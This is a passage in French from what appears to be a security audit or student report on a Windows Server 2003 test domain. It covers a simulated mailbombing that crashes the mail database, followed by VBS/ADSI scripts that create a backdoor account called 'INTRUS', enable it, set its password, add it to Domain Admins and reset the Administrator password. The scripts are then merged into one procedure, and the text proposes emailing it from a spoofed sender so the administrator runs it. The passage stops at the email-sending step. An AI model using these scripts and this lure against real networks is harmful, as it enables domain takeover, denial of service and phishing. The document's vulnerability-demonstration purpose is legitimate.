Après le lancement du Mailbombing, les boîtes saturent très vite, bien que la taille de la boîte soit de 5 Mo et que la taille de la pièce jointe ne soit que de 3 Ko, le mail en lui-même constitue un "poids" avec l'en-tête et le corps. Il faudra donc envoyer plus de 1000 mails pour saturer une boîte, ce qui contribue à charger davantage la base de donnée, où sont stockés l'ensemble des messages.

Nous pouvons constater dans la figure ci-dessous l'état de la banque de donnée, elle comprend plus de 200 objets, alors qu'elle en contenait moins de 10 avant le lancement du scripte.




Figure 10 : L'état de la base de données après le Mailbomb

La génération des fichiers logs continue jusqu'à saturation définitive du serveur, l'espace disque est "consommé", et la banque de donnée est « down », il est donc impossible de remonter la base, elle est inutilisable.

Dans ce cas de figure, récupérer la base est théoriquement possible, la procédure classique lors du chargement excessif de la base est de faire une sauvegarde de la base « backup » afin de réduire la taille de la base. Mais dans notre cas, le nombre trop important des « logs » et le manque d'espace disque nous oblige à éliminer la majorité des fichiers logs.

La figure suivante illustre l'état « Down » de la banque de boites aux lettres après le Mailbomb, l'espace disque est également très bas.




Figure 11 : La Mailboxes après le Mailbombing

Dans le deuxième cas, c'est-à-dire où il n'y a pas de limite maximale pour les boîtes mails, la boîte mail ne se bloque pas, et continue à recevoir les messages :




Figure 12 : La boîte mail pendant le Mailbomb

Les boîtes sont toutefois accessibles, jusqu'à ce que le serveur se charge. Dans ce cas les boîtes mails se bloquent, la banque de boîtes aux lettres est down. La différence avec le premier cas, c'est que dans le nombre trop important de mails contenus dans chaque boîte, rend impossible la suppression totale des mails, il est nécessaire alors de supprimer les comptes surchargés.




Figure 13 : La Mailboxes pendant le Mailbombing

En effet chaque compte de messagerie compte plus de 27000 mails, il est impossible de les supprimer manuellement.

### Conclusion :

Nous avons simulé dans cette section un Mailbombing. Le but de ce test est de démontrer les vulnérabilités du serveur de messagerie, car non seulement il peut être victime d'un envoi massif de mails, mais également faire office de relais pour les spammeurs.

L'éventualité d'ouvrir la messagerie de l'entreprise à l'Internet, il est nécessaire de prendre les contre-mesures contre ce type d'attaque, car les spammeurs recherchent sans cesse des serveurs de messagerie dit «ouverts».

## V Création d'un utilisateur dans l'annuaire Active Directory

Pour pouvoir créer un nouvel utilisateur dans l'annuaire Active Directory, il faut disposer des privilèges administrateur. L'accès administratif (création, déplacement et modification de compte) au service d'annuaire est réservé exclusivement au membre du groupe Opérateur de compte, du groupe Administrateur du domaine ou du groupe Administrateurs de l'entreprise dans Active Directory, ou avoir reçu par délégation les autorisations nécessaires, c'est un des paramètres de sécurité par défaut du Windows Serveur 2003.

L'administrateur accède au serveur à distance, par le biais du Terminal Server (Service d'accès à distance fourni par Microsoft), pour pouvoir effectuer cette tâche. Il est possible de reproduire cette procédure, en accédant au service d'annuaire, par le biais du protocole d'interrogation de l'annuaire : **LDAP** et en utilisant le langage **VBS**.

En effet l'annuaire est un objet possédant une interface COM (Component Object Model), ce dernier fournit des mécanismes d'automates (*automation*) permettant d'en prendre le contrôle à distance. **GetObject** est une méthode VBS qui permet d'invoquer un programme, il suffit alors de donner le chemin LDAP (le nom unique) précis.

### V.1 Accéder au groupe utilisateur (users)

Ajouter un utilisateur dans Active directory, revient alors à ajouter un utilisateur au groupe utilisateurs (Users). Dont voici le chemin LDAP dans le domaine de test smallbusiness.local :

**CN=users,dc=smallbusiness,dc=local**

Il suffit alors d'assigner ce groupe «users» à une variable :

```
Set objOU = GetObject("LDAP://CN=users,dc=smallbusiness,dc=local")
```

#### V.1.1 Création d'un objet

La création d'un objet se fait à l'aide de la commande **Create**, la concaténer avec l'objet créé au préalable, qui contient en fait le groupe cible «users» : **objOU**, l'affecter à une nouvelle variable :

```
Set objUser = objOU.Create("User", "CN=nom de l'utilisateur ")
```

#### V.1.2 Attribution d'un nom de connexion

Il s'agit ensuite d'attribuer à l'utilisateur un nom de connexion (**logon**), nom avec lequel l'utilisateur se connectera au domaine. Ces noms sont stockés dans les comptes SAM (Security Account Manager), la base de donnée des comptes locaux, la où sont stockés les mots de passe locaux.

*sAMAccountName* est la valeur de l'attribut de service d'annuaire *sAMAccountName*. Dans Active Directory, les groupes de sécurité et les groupes de distribution s'affichent à ce format, lorsque sont exécutés des utilitaires de ligne de commande, pour afficher les autorisations d'un objet de sécurité. Par exemple ce format est utilisé lorsqu'est exécuté l'utilitaire *Cacls.exe* (gestion des droits de fichier).

C'est dans cet annuaire (*sAMAccountName*) qu'est inséré le nom de connexion :

```
objUser.Put "sAMAccountName", "logon"
```

**Remarque :**

Le logon (Nom de connexion) n'est pas nécessairement le même que le nom de compte.

### **V.1.3 Confirmation et enregistrement**

Une confirmation est nécessaire et l'utilisateur sera dans le groupe *Users* (utilisateurs) :

```
objUser.SetInfo
```

En VBS « **.SetInfo** » est équivalent au bouton «OK» dans les GUI (Graphical User Interface) ou interface utilisateur graphique.

### **V.1.4 Exemple de création pratique**

Essayons d'inclure un utilisateur nommé « **Intrus** » dans notre domaine de test *smallbusiness.local*, dans le groupe « **users** ».

Le lancement du scripte se fait en copiant ce bout de code sur le presse papier (NOTEPAD), le nommer et lui donner une extension « **.vbs** », pour l'exécuter il existe deux manières, en cliquant sur le lien, ou par l'éditeur de commande en appelant le scripte par la commande « **cscript** ».

Ce scripte s'exécute à distance, le compte du poste sur lequel il s'exécute doit être administrateur de domaine.




Figure 14 : "INTRUS" désactiver

L'utilisateur a bien été créé, il est effectivement enregistré dans l'annuaire Active Directory mais il est inactif.

## V.2 Activer un compte dans Active Directory

La procédure classique d'activation de compte dans l'annuaire revient à accéder au compte utilisateur et de le mettre à « Compte Actif » (enabled account) en cliquant simplement dessus.

C'est à ce paramètre qu'il faut arriver, pour pouvoir activer un compte par scripte, mais il faudrait avant accéder au compte.

### V.2.1 Accéder au compte utilisateur

Il suffit pour cela de donner « le nom unique », qui identifie le domaine dans lequel est situé l'objet, ainsi que son chemin d'accès complet et de s'y connecter via le protocole LDAP :

Connexion à l'objet « utilisateur », qui se trouve dans le groupe « users » dans le domaine smallbusiness.local :

```
GetObject ("LDAP://CN=utilisateur,CN=users,dc=smallbusiness,dc=local")
```



Affecter l'objet à une variable qu'on utilisera pour modifier un paramètre :

```
Set objUser = GetObject _  
("LDAP://CN=utilisateur,CN=users,dc=smallbusiness,dc=local")
```

### V.2.2 Activer un compte

Une fois la connexion établie avec l'utilisateur, il faut modifier son paramètre de compte et le mettre à actif. Ce paramètre est « **AccountDisabled** », ces attributs sont des booléen.

Quand un compte est inactif, ce paramètre est à « TRUE », il est nécessaire de le modifier à « **FALSE** » pour qu'il devienne actif :

```
objUser.AccountDisabled = FALSE
```

Le compte est maintenant actif, terminer par la commande de confirmation et d'enregistrement :

```
objUser.SetInfo
```

### V.2.3 Exemple d'activation pratique

En lançant ce scripte sur le domaine de teste, pour activer le compte crée précédemment

```
Set objUser = GetObject _  
("LDAP://CN=INTRUS,CN=users,dc=smallbusiness,dc=local")
```

```
objUser.AccountDisabled = FALSE  
objUser.SetInfo
```

Le compte est crée et activé, il ne lui manque qu'un mot de passe pour pouvoir accéder au domaine.




Figure 15 : le compte "INTRUS" est activé.

### V.3 Attribution de mot de passe à un compte utilisateur

Une fois le compte créé et activé, lui attribuer un mot de passe est une formalité, puisque ça n'est qu'un paramètre, comme celui d'autoriser un compte. Pour affecter un mot de passe :

```
objUser.SetPassword("le mot de passe")
```

En ajoutant cette ligne au scripte précédent, l'utilisateur se verra affecter un mot de passe, qu'il pourra utiliser par la suite, pour s'authentifier.

**Remarque :** Il est préférable, lors de l'attribution de mot de passe, d'en donner un avec un niveau de complexité maximale, c'est-à-dire un mot de passe incluant minuscule, majuscule, chiffre et caractère spécial. Car si le groupe où est admis l'utilisateur exige ce niveau de complexité, et qu'il n'est pas procuré, le mot de passe sera refusé et le scripte affichera un message d'erreur.

### V.4 Affectation de l'utilisateur dans le groupe Administrateur de domaine

Dans l'annuaire Active Directory il existe des groupes créés par défaut. Les groupes par défaut sont des groupes de sécurité créés automatiquement lors de la création d'un domaine Active Directory. On peut utiliser ces groupes prédéfinis pour contrôler

l'accès aux ressources partagées et déléguer des rôles d'administration au niveau du domaine.

Les groupes par défaut se trouvent dans les conteneurs *BuiltIn* et *Utilisateurs*. Le conteneur *BuiltIn* contient des groupes définis avec une étendue de domaine local. Le conteneur *Utilisateurs* contient des groupes définis avec une étendue globale et des groupes définis avec une étendue de domaine local. Parmi les groupes membres du domaine, on trouve le groupe Domain Admins, Les membres de ce groupe exercent un contrôle total sur le domaine. Par défaut, ce groupe est membre du groupe Administrateurs sur tous les contrôleurs du domaine, toutes les stations de travail du domaine et tous les serveurs membres du domaine au moment où ils sont attachés au domaine. Par défaut, le compte Administrateur fait partie de ce groupe. Ce groupe disposant d'un pouvoir total dans le domaine.

C'est dans ce groupe que nous allons introduire l'utilisateur crée, il héritera de tous les droits de ce groupe. La procédure classique pour ajouter un membre à ce groupe est d'accéder manuellement et d'y ajouter un utilisateur existant dans le domaine

Le groupe Domain Admins appartient au conteneur Utilisateurs (Users), son chemin LDAP (nom unique) est donc connu. Le chemin d'accès LDAP dans notre domaine de teste :

**Cn=Domain Admins,cn= Users,dc=smallbusiness,dc=local**

Il faut alors se connecter à ce groupe, l'affecter à l'attribut `objGroup` :

```
Set objGroup = GetObject _  
("LDAP://cn=Domain Admins,cn=Users,dc=smallbusiness,dc=local)
```

En vbs, pour pouvoir ajouter (append) dans les propriétés Active Directory (ADS\_PROPERTY), il faut utilisé ADS\_PROPERTY\_APPEND. il sera utilisé donc pour ajouter l'utilisateur dans active directory, mais pour cela il faut pouvoir apporter une modification au groupe ciblé, Domain Admins.

Il y a une méthode pour définir ainsi les attributs LDAP qui est l'Active Directory Service Interface (ADSI), ADSI est l'implémentation COM pour l'accès à l'annuaire. Deux méthodes **Put** et **PutEx** ADSI sont proposées pour définir des valeurs d'attribut.

La méthode **Put** pour l'affectation d'attribut simple, mais pas pour supprimer un attribut.

La méthode **PutEx** est plus exhaustive et peut être utilisée pour assigner des valeurs d'attribut, pour ajouter ou pour supprimer des valeurs aux attributs, qui peuvent en avoir plusieurs et pour supprimer la valeur d'un attribut.

Donc pour modifier la valeur de l'attribut affecté à `objGroup` (qui est le groupe Domain Admins) on utilise la méthode **PutEx** :

```
objGroup.PutEx ADS_PROPERTY_APPEND,  
"member",Array(cn=Nomdel'utilisateur ,cn=Users,dc=smallbusiness,dc=local)
```

Le script se termine par l'instruction d'enregistrement : **objUser.SetInfo**




Figure 16 : "INTRUS" dans le groupe "Domain Admins"

L'utilisateur sera ainsi admis dans le groupe Domain Admins, bénéficiant de tous les privilèges de ce groupe.

### V.5 Le compte Administrateur

Le container User (utilisateur) contient par défaut le compte Administrateur, qui est aussi membre par défaut du groupe Domain Admins. Ce compte présente une très forte vulnérabilité. En effet son chemin LDAP étant connu, il pourrait être susceptible à une usurpation de compte, en utilisant les propriétés de connexion vu précédemment et en lui appliquant l'affectation de mot de passe.

```
SetobjUser=GetObject("LDAP://CN=Administrator,CN=Users,dc=smallbusiness,dc=local")
```

```
objUser.SetPassword ("nouveau mot de passe")
```

Ce scripte doit également être compilé par un administrateur.

### V.6 Rgroupement des scriptes sous forme de procédure

Pour pouvoir appliquer l'ensemble de ces scriptes, dont la finalité est d'introduire un utilisateur au groupe Domain Admins (Administrateur de domaine) ayant son propre mot de passe. Il est préférable de les regrouper sous forme de fonction, où il suffit de donner le nom et le mot de passe :

```
nomp = "Nom"
Motdepasse= "mot de passe"

call AjUtilisat("LDAP://CN=users,dc=smallbusiness,dc=local","User", _
"CN="&nomp,nomp,"LDAP://CN="&nomp&",CN=users,dc=smallbusiness,dc=local
")

Sub AjUtilisat(x,y,z,t,o)

Set objOU = GetObject(x)

Set objUser = objOU.Create(y, z)
objUser.Put "sAMAccountName", t
objUser.SetInfo
    Set objUser = GetObject (o)

objUser.AccountDisabled = FALSE
objUser.SetPassword(Motdepasse)
objUser.SetInfo
End Sub

SetobjUser=GetObject("LDAP://CN="&nomp&",CN=Users,dc=smallbusiness,dc=l
ocal")
Const ADS_PROPERTY_APPEND = 3

call grp("Domain Admins",nomp,",cn=Users,dc=smallbusiness,dc=local")

Sub grp(gr,u,suffixe)

    group="LDAP://cn="&gr&suffixe
    usr="cn="&u&suffixe

    Set objGroup = GetObject (group)

objGroup.PutExADS_PROPERTY_APPEND,"member",Array(usr)objGroup.SetInf
o

End sub
```

Cette procédure ne peut s'exécuter que par un administrateur, il existe toutefois une méthode pour lui faire exécuter.

Pour cela, lui envoyer un message (mail) par le biais de la messagerie locale, en empruntant un nom existant dans le domaine, lui attacher le scripte en pièce jointe.

## V.7 Envoi du scripte à l'Administrateur

En effet il est possible d'envoyer un mail complètement anonyme, c'est-à-dire prendre une adresse électronique complètement fictive, qui n'existe pas, ou usurper l'adresse d'une autre personne, ce qui revient à envoyer un message en son nom. Ceci est possible grâce au protocole de messagerie SMTP, c'est l'une de ses grandes vulnérabilités. Nous pouvons donc réaliser ceci par scripte.

Mais avant cela, nous devons vérifier si le poste de travail, d'où est exécuté le scripte d'envoi de mail, accepte bien de compiler ce dernier.

### V.7.1 Vérification du fonctionnement de scripte VBS

Il existe deux manières d'exécuter les scriptes en VBS, *cscript* et *wscript*. Nous devons vérifier si leurs exécutable (*cscript.exe* ou *wscript.exe*) existent, pour pouvoir compiler des scriptes VBS.

### V.7.2 Envoi de mail

